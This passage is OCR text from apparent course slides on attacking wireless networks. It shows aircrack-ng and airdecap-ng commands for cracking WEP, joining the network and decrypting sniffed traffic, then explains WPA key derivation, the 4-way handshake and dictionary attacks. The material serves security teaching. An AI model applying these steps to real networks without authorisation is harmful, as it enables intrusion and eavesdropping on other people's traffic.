
Verify airodump is receiving numerous frames in shell 1

aircrack-ng onlinecrack-01.cap → start cracking on captured file

1C7EE530543E = AP and 00c0ca5227ce = attacker

I've Got the Key… Now What?

- We have enough information to join the target network!
- Switch card from monitor mode to managed mode
  - **`airmon-ng stop wlan0mon`**
- Verify wlan interface is up
  - **`ifconfig wlan0 down`**
  - **`ifconfig wlan0 up`**
- Show applications → Settings → Wi-Fi
- May have to run **`service NetworkManager start`** if not running




Connecting

- Verify connection by pinging default gateway (AP)

```
root@bt:~# ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=17.4 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=6.38 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=4.79 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=64 time=8.11 ms
64 bytes from 192.168.1.1: icmp_seq=5 ttl=64 time=5.50 ms
64 bytes from 192.168.1.1: icmp_seq=6 ttl=64 time=5.26 ms
64 bytes from 192.168.1.1: icmp_seq=7 ttl=64 time=6.04 ms
^C
--- 192.168.1.1 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6011ms
rtt min/avg/max/mdev = 4.797/7.648/17.424/4.112 ms
```


Sniff Wireless Traffic - Wireshark

- Set card to monitor mode → **`airmon-ng start wlan0`**
- Now Wireshark has a **`wlan0mon`** interface




Don't Want to Connect? Decrypt Sniffed Frames - Wireshark

- Edit → Preferences → Expand Protocols in left column
- Select IEEE 802.11
- Enable decryption and click Edit



Don't Want to Connect?
Decrypt Sniffed Frames - Wireshark



Decrypting Sniffed Frames Using airdecap-ng

- Within Wireshark
  - Filter your displayed encrypted frames to include just the frames of interest
  - Save the encrypted frames to a file
    - File → Save As → provide filename (e.g., **`wep-encrypted`**)
    - Click Save
      - File is save in the root home directory

- Open a Kali command shell
- **`airdecap-ng –w 11:22:33:44:55 wep-encrypted`**
  - Creates **`wep-encrypted-dec`** file
- Can now open **`wep-encrypted-dec`** in Wireshark
  - **`wireshark wep-encrypted-dec &`**

Computer and Network Hacker Exploits

- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Gaining Access
  - Application and Operating System Attacks
  - Network Attacks
    - Wireless Scanning / Wardriving
    - WEP
    - WEP Vulnerabilities
    - Attacking WEP
    - WPA / WPA2 (RSN)
    - Attacking WPA
  - Denial of Service Attacks
- Step 4: Maintaining Access
- Step 5: Covering Tracks and Hiding

WPA Versus RSN

WPA

- Designed to use WEP hardware and just upgrade firmware
- Only supports one encryption standard
  - TKIP using RC4

RSN (WPA2)

- Complete redesign requiring new hardware to support new methods of encryption
- Supports options for encryption
  - CCMP (AES)
    - 128, 192 or 256-bit keys
  - TKIP using RC4
    - Optional – not recommended

CCMP - Counter Cipher Mode with Block Chaining Message Authentication Code Protocol

WPA Authentication Modes

- WPA Enterprise (aka WPA-802.1X)
  - Requires a RADIUS server
    - Uses IEEE 802.1X / EAP (Extensible Authentication Protocol)
  - Designed for larger organizations
    - Many APs now come with integrated RADIUS servers, giving home users the ability to use WPA-802.1X authentication schemes
- WPA Personal (aka WPA-PSK or WPA-Home)
  - Passphrase used to authenticate
  - Passphrase must be stored on the AP and each host

IEEE 802.1X EAP - Enterprise

- Authenticates (username/passwd) user at link layer & negotiates keys
- Mutual authentication between the network and the client
- 802.1X specifies the following components:
  - Supplicant – User or client that wants to be authenticated
  - Authenticator – Device (usually AP) that acts as an intermediary between supplicant and authentication server
  - Authentication server – Authentication system, such as a RADIUS server
- Not just a wireless standard – can be used for wired

Client / Supplicant


AP / Authenticator

Authentication server
RADIUS server


RADIUS - Remote Authentication Dial-in User Service

EAP - Enterprise


- EAP sent over separate "links"
  - Mobile-to-AP (EAP over LAN → EAPoL)
  - AP to authentication server (RADIUS over UDP)



802.1X EAP Example - Enterprise




PSK Networks



- Uses several keys instead of one as in WEP
- Passphrase
  - 8 – 63 characters long
  - Passphrase manually entered into all devices
  - Passphrase is <u>not</u> the PSK
- PMK (Pairwise Master Key) is the PSK (Pre-shared key)
    - "Pairwise" = unicast
  - PMK (PSK) = PBKDF2(passphrase, ssid, ssidLength, 4096, 256)
    - SSID is salted into key
    - Hashed 4096 times using SHA1
    - 256 bits long
    - More details in RFC 2898

PBKDF = Password Based Key Derivation Function

WPA PTK



- PTK – Pairwise Transient Key
  - Temporal key for encryption
    - Changes with each new client-AP connection (association)
    - 512 bits long
    - Never sent over the network
      - Both supplicant and authenticator calculate PTK on their own using info from 4-way handshake
- PTK is SHA1 hash of the following information
  - PMK = PBKDF2(passphrase, ssid, ssidLength, 4096, 256)
  - The constant string "Pairwise Key Expansion"
  - MAC of AP
  - MAC of station
  - AP nonce (ANonce)
  - Station nonce (SNonce)

WPA Key Derivation

4 way handshake

SNonce
ANonce
AP MAC
Client MAC

Pre-shared Key 256 bit (PMK)

PBKDF2 (passphrase, SSID, …)

Passphrase (8-63)

PTK

Verify by checking MIC

Message Integrity Check (MIC)


4-way Handshake

Messages sent using EAPoL-Key packets

PTK needs:
- PMK
- MAC of AP
- MAC of station
- ANonce
- SNonce

Client / Supplicant

AP / Authenticator



Encrypted data can now be sent / received

4-way Handshake (Wireshark)
Both represent a successful handshake

WPA2 (AES)

Protocol	Length	Info
802.11	297	Probe Response, SN=70, FN=0, Flags=........C, BI=100, SSID=dlir
802.11	60	Authentication, SN=175, FN=0, Flags=....
802.11	60	Authentication, SN=0, FN=0, Flags=
802.11	114	Association Request, SN=176, FN=0, Flag ....C, SSID=dlink
802.11	125	Association Response, SN=1, FN=0, Flags=........C
EAPOL	163	Key (msg 1/4)
EAPOL	187	Key (msg 2/4)
EAPOL	219	Key (msg 3/4)
EAPOL	163	Key (msg 4/4)

Request

Response

WPA (TKIP)

Protocol	Length	Info
802.11	167	Probe Response, SN=3724, FN=0, Flags=....R...C, BI=100, SSID=dlink
802.11	167	Probe Response, SN=3724, FN=0, Flags=....R...C, BI=100, SSID=dlink
802.11	60	Authentication, SN=2200, FN=0, Flags=....
802.11	60	Authentication, SN=3725, FN=0, Flags=
802.11	116	Association Request, SN=2201, FN=0, Flag ...C, SSID=dlink
802.11	116	Association Response, SN=3727, FN=0, Flags=........C
EAPOL	161	Key (msg 1/4)
EAPOL	189	Key (msg 2/4)
EAPOL	185	Key
EAPOL	163	Key (msg 2/4)

Request

Response

Wireshark has trouble labeling the 4 msgs, but they are all there

Computer and Network Hacker Exploits

- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Gaining Access
  - Application and Operating System Attacks
  - Network Attacks
    - Wireless Scanning / Wardriving
    - WEP
    - WEP Vulnerabilities
    - Attacking WEP
    - WPA / WPA2 (RSN)
    - Attacking WPA
  - Denial of Service Attacks
- Step 4: Maintaining Access
- Step 5: Covering Tracks and Hiding

The Devil is in the Details

- WPA not without problems → people choose weak passphrases
- Susceptible to brute force attack

- "A key generated from a passphrase of less than about 20 characters is unlikely to deter attack"
  - 802.11i standard

- **Both WPA and WPA2 are susceptible!**

Dictionary Attack

Passphrase → PSK (PMK) → PTK

- Attacker's goal is to reproduce key hierarchy to access network

